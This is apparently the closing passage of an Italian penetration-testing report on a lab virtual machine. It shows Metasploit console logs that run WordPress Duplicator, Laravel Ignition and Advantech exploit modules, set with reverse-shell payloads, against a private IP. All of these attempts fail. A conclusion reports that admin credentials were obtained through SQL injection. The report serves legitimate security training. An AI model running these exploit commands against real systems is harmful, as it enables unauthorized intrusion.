
```

msf6 > use exploit/multi/php/wp_duplicator_code_inject
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/php/wp_duplicator_code_inject) > set RHOSTS 192.168.64.7
RHOSTS => 192.168.64.7
TARGETURI => /installer.php
msf6 exploit(multi/php/wp_duplicator_code_inject) > exploit -j
TARGET => 0
LHOST => 192.168.64.16
LPORT => 25701
PAYLOAD => generic/shell_bind_tcp
RPORT => 80
TIMEOUT => 40
SSL => false
[*] Exploit running as background job 5.
[*] Exploit completed, but no session was created.
[*] Checking if the wp-config.php file already exists...
[*] This WordPress was not restored. Creating the wp-config.php file...
[-] Exploit aborted due to failure: not-found: Failed to retrieve the archive name, cannot create the wp-config.php file.

msf6 exploit(multi/php/wp_duplicator_code_inject) > |

```

Figura 5.29: Exploit - exploit/multi/pho/wp_duplicator_code_inject




```

msf6 > use exploit/multi/php/ignition_laravel_debug_rce
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(multi/php/ignition_laravel_debug_rce) > set RHOSTS 192.168.64.7
RHOSTS => 192.168.64.7
msf6 exploit(multi/php/ignition_laravel_debug_rce) > set TARGETURI /_ignition/execute-solution
TARGETURI => /_ignition/execute-solution
msf6 exploit(multi/php/ignition_laravel_debug_rce) > exploit -j
TARGET => 0
LHOST => 192.168.64.16
LPORT => 19276
PAYLOAD => generic/shell_bind_tcp
RPORT => 80
SSL => false
[*] Exploit running as background job 6.
[*] Exploit completed, but no session was created.
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking component version to 192.168.64.7:80
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. "set ForceExploit true" to override check result.

msf6 exploit(multi/php/ignition_laravel_debug_rce) >

```

Figura 5.30: Exploit - exploit/multi/php/ignition_laravel_debug_rce


```

msf6 > use exploit/linux/http/advantech_switch_bash_env_exec
[*] Using configured payload linux/meterpreter/reverse_tcp
msf6 exploit(linux/http/advantech_switch_bash_env_exec) > set RHOSTS 192.168.64.7
RHOSTS => 192.168.64.7
TARGET => 0
msf6 exploit(linux/http/advantech_switch_bash_env_exec) > exploit -j
[!] Unknown datastore option: LHOST. Did you mean WHOST?
LHOST => 192.168.64.16
[!] Unknown datastore option: LPORT. Did you mean RPORT?
LPORT => 7395
[!] The value specified for PAYLOAD is not valid.
RPORT => 80
SSL => false
[-] Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.

msf6 exploit(linux/http/advantech_switch_bash_env_exec) >

```

Figura 5.31: Exploit - exploit/linux/http/advantech_switch_bash_env_exec

CAPITOLO 6

Considerazioni Finali

Dopo aver completato un processo di penetration testing etico sulla macchina virtuale denominata Web Machine: N(7), che ha compreso le seguenti fasi: Target Scoping, Information Gathering, Target Discovery, Enumeration Target, Port Scanning, Vulnerability Mapping e Target Exploitation, sono state acquisite le credenziali di accesso in chiaro della macchina target attraverso l'utilizzo di un attacco di SQL Injection. Sono state esplorate tutte le possibili combinazioni al fine di ottenere il controllo completo della macchina target sfruttando le vulnerabilità individuate e attuando le corrispondenti operazioni di exploit. Tuttavia, non è stato possibile conseguire un controllo remoto totale sulla macchina target. È stato, comunque, possibile ottenere unicamente un controllo fisico della macchina, che si traduce nella capacità di accedere al sistema target utilizzando le credenziali di accesso con i privilegi di amministratore del sistema, consentendo così la possibilità di modificare le credenziali di accesso.